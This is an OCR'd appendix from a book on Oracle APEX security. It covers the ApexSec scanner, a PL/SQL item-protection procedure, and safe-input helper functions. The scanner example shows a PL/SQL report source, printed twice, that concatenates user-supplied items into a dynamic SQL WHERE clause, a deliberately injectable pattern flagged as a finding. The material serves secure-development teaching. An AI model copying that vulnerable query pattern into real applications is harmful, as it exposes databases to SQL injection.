
ID	Name	Project ID	Last			
4	Sample Application	22	2012-06-23 10:12:51	History	Details	Report
1	BIGBADBLOG	85	2013-01-23 14:45:08	History	Details	Report

FIGURE A-3: View the vulnerability assessment report.

APEXSEC DESKTOP

The ApexSec Desktop product contains the ApexSec vulnerability assessment engine, so that all processing occurs locally. The graphical user interface enables you to drill down into vulnerabilities and link into the APEX application builder to change settings or modify PL/SQL code, to resolve the risks to your applications.

You can analyze applications either from an APEX export file, via a TNS connection to the database, or through the APEX application builder web interface (see Figure A-4).


New Project...


( ) Import application from an exported file
(●) Import application direct from the database
( ) Import application from web builder interface

TNS Connections:
Server Address: apex.test.recx.co.uk
Server Port: 1521
SID: apex421
User: apexsec
Password:
Messages:

☐ Use ApexSec Online Checking Engine

FIGURE A-4: Connecting to an Oracle instance with ApexSec Desktop.

When using a database connection, all applications within the instance are displayed and can be selected for assessment, shown in Figure A-5.




Application Chooser

ID	Name
10659	BOOKTEST
12556	BookDemo
14804	Bug Tracking
23813	Sample Database Application
24090	On Demand Test
28781	APEXSEC@RECX.CO.UK 02
29340	Report Column Escapging 421
44326	Meeting Minutes
48389	SecureApexBook
49246	BIGBADBLOG

FIGURE A-5: Selecting an APEX application to analyze for security risks.

You can navigate the results of the vulnerability analysis using the Vulnerability Tree on the left. Details of each security risk are discussed in the Issue Report, and the vulnerabilities in the code are highlighted on the lower right. (See Figure A-6.)



ApexSec Desktop - Recx (Internal)

- Access Control
  - DML Record Traversal
  - File Upload and Download
  - Hidden Item
  - Item Protection
  - No Authorisation Scheme
  - Page Access Protection
  - Public Page
  - Unprotected Process
- Authorisation Inconsistency
  - Application Tabs
- Configuration
  - Frame Embedding
  - Session Timeout
- Cross-Site Scripting
  - Direct Output
  - Report Column Display Type
- Data Protection
  - Page Autocomplete
  - Session State Encryption
- SQL Injection
  - Cursor Open
  - Execute Immediate
  - Function Returning Unsafe SQL (
    - Blog Posts [6]
  - Substitution Variables

Issue Report

SQL Injection - Function Returning Unsafe SQL Query

Page Search [6]
Item Blog Posts of type REPORT_REGION

	Item	Description	Detail
⚠	Classic Report [Blog Posts]	Return statement	-

Issue


Some Apex items are defined with PL/SQL that returns a SQL query. This query is returned within a string datatype and therefore can cause a SQL Injection condition when user input is used in the construction of the dynamic query without appropriate validation or escaping.

Classic Report - Source

```
declare
    l_qry    varchar2(4000) := NULL;
    l_op     varchar2(10) := '=';
begin

    l_qry := 'select title, author, text from messages';

    if :P6_COLUMN1 is not null then
        l_qry := l_qry || ' where ' || :P6_COLUMN1 || ' ' ||
                   :P6_OP1 || ' :P6_VALUE1 ';

    end if;

    wwv_flow.debug(l_qry);

    return l_qry;
end;
```

FIGURE A-6: ApexSec Desktop presents the results of the security analysis.

The APEX application builder integration allows correction of raised security issues directly within ApexSec Desktop, as can be seen in Figure A-7.



SQL Injection - Function Returning Unsafe SQL Query

Page Search [6]
Item Blog Posts of type REPORT_REGION

Item	Description	Detail
Classic Report [Blog Posts]	Return statement	-

Issue

Some Apex items are defined with PL/SQL that returns a SQL query. This query is returned within a string datatype and therefore can cause a SQL Injection condition when user input is used in the construction of the dynamic query without appropriate validation or escaping.

Region: 2 of 2 Name: Blog Posts

```
declare
    l_qry    varchar2(4000) := NULL;
    l_op     varchar2(10) := '=';
begin

    l_qry := 'select title, author, text from messages';

    if :P6_COLUMN1 is not null then
        l_qry := l_qry || ' where ' || :P6_COLUMN1 || ' ' ||
                    :P6_OP1 || ' :P6_VALUE1 ';

    end if;

    wwv_flow.debug(l_qry);
```

FIGURE A-7: ApexSec Desktop integrates with the APEX application builder.

B Updating Item Protection

Item protection can be critical to the security boundary of an APEX application. The provided wizard within the application builder that applies item protection is not versatile enough for continued use throughout development.

If you use a consistent naming strategy when creating application or page items, it is possible to update and reapply item protection using a custom PL/SQL procedure to modify the APEX metadata tables.

The following example procedure applies session state protection to all application-level items, at the restricted level, and then sets items back to unrestricted that are named with an *`UNSAFE`* suffix. Similarly for page items, protection is applied across all items, but then is relaxed for items whose names begin with *`J`*, (rather than the usual *`P`*), because these are intended for use in JavaScript/Ajax so protection is not required. Finally, all hidden items have the "value protected" setting enabled, except such items that are marked for use in JavaScript.

```
create or replace procedure RECX_ITEM_PROTECTION_UPDATE (
 l_appid IN number )
is
begin

-- Set application items to Restricted:

update apex_040200.wwv_flow_items
 set protection_level = 'I'
 where flow_id = l_appid;

-- Set UNSAFE application items to Unrestricted:

update apex_040200.wwv_flow_items
 set protection_level = 'N'
 where flow_id = l_appid
  and name like '%_UNSAFE';

-- Set page items to Checksum Required - Session Level:

update apex_040200.wwv_flow_step_items
 set protection_level = 'S'
 where flow_id = l_appid;

-- Set page items marked for use in JavaScript to Unrestricted:

update apex_040200.wwv_flow_step_items
 set protection_level = 'N'
 where flow_id = l_appid
  and name like 'J%';

-- Set value protection for hidden items:

update apex_040200.wwv_flow_step_items
 set attribute_01 = 'Y'
 where flow_id = l_appid
  and display_as = 'NATIVE_HIDDEN';

-- Reset value protection for hidden items that have been marked for use in JavaScript:

update apex_040200.wwv_flow_step_items
 set attribute_01 = 'N'
 where flow_id = l_appid
  and display_as = 'NATIVE_HIDDEN'
  and name like 'J%';

end;
```

You could use such a procedure on a regular basis when you are developing an APEX application. This allows a consistent and secure item protection policy to be continually enforced.

C Untrusted Data Processing

Safe processing of untrusted data is a key part of a successful security protection layer implemented by any application. For APEX applications, such functionality can use features of the powerful PL/SQL language to ensure that received data is in an expected format that is safe for the application to process.

EXPECTED VALUE

One of the most robust ways of validating untrusted data is to ensure it represents an expected value (sometimes referred to as positive validation). You can do this in a number of ways:

- Check that the input is the required data type; for example, pass the data through `TO_NUMBER` if the application expects a numeric type.
- Check that the input is a valid value from a list; for example, `select input from dual where input in ('yes','no','maybe')`.

SAFE QUOTE

In some cases, using untrusted data within a dynamic SQL statement may be unavoidable. Care must be taken to ensure the data does not affect the syntax of the query; for quoted strings this means that any embedded quote in the data should be escaped.

With the following, you can define a `safequote` function that performs this simple validation:

```
create or replace function safequote (
 p_string IN VARCHAR2
)
 return VARCHAR2
is
begin
 return '''' || replace(p_string,'''','''''') || '''';
end
```

This function ensures quotes embedded in the input (*`p_string`*) are escaped, and that the returned value is enclosed in quotes.

COLON LIST TO COMMA LIST

Sometimes it is necessary to convert a string representing a list of items separated by colons to a list separated by commas (for use with an `IN` clause, for example). Simply replacing colons with commas can result in a security risk because other SQL syntax may be present in the list.

To perform the conversion securely, an application must ensure each item in the list is correctly structured either by casting to a numeric type, or enclosing in quotes. The following code safely builds a comma separated list of numeric or string components.

```
create or replace function colonlisttocommalist (
 p_string IN VARCHAR2,
 p_numeric IN VARCHAR2 default 'TRUE'
)
 return VARCHAR2
is
 l_array wwv_flow_global.vc_arr2;
 l_str VARCHAR2(256);
begin
 l_array := apex_util.string_to_table(p_string,':');
 for i in l_array.first..l_array.last loop
  if l_str is not null then
   l_str := l_str || ',';
  end if;
  if p_numeric = 'TRUE' then
   l_str := l_str || TO_NUMBER(l_array(i));
  else
   l_str := l_str || safequote(l_array(i));
  end if;
 end loop;
 return l_str;
end
```

TAG STRIPPING

To protect against Cross-Site Scripting threats, it can be tempting to check untrusted input for HTML markup and remove tags from the data. This approach is very difficult to get correct, because new Cross-Site Scripting threats emerge all the time, and browsers can be very forgiving when processing HTML.

In general, the data should be handled correctly (using escaping on output) rather than being stripped on input. Input validation can be required in some cases, such as when a web application uses a rich-text box. In this case, the developer intends the user to enter some HTML markup, but does not want to allow the user to enter JavaScript scripting commands.

The OWASP Antisamy project can perform such filtering, and has been peer-reviewed by members of the security community. Rather than implementing any custom tag stripping scheme, you should use the Antisamy project with the APEX application, as discussed in our blog post from March 2012:

`http://recxltd.blogspot.co.uk/2012/03/securing-oracle-apex-allow-rich-text.html`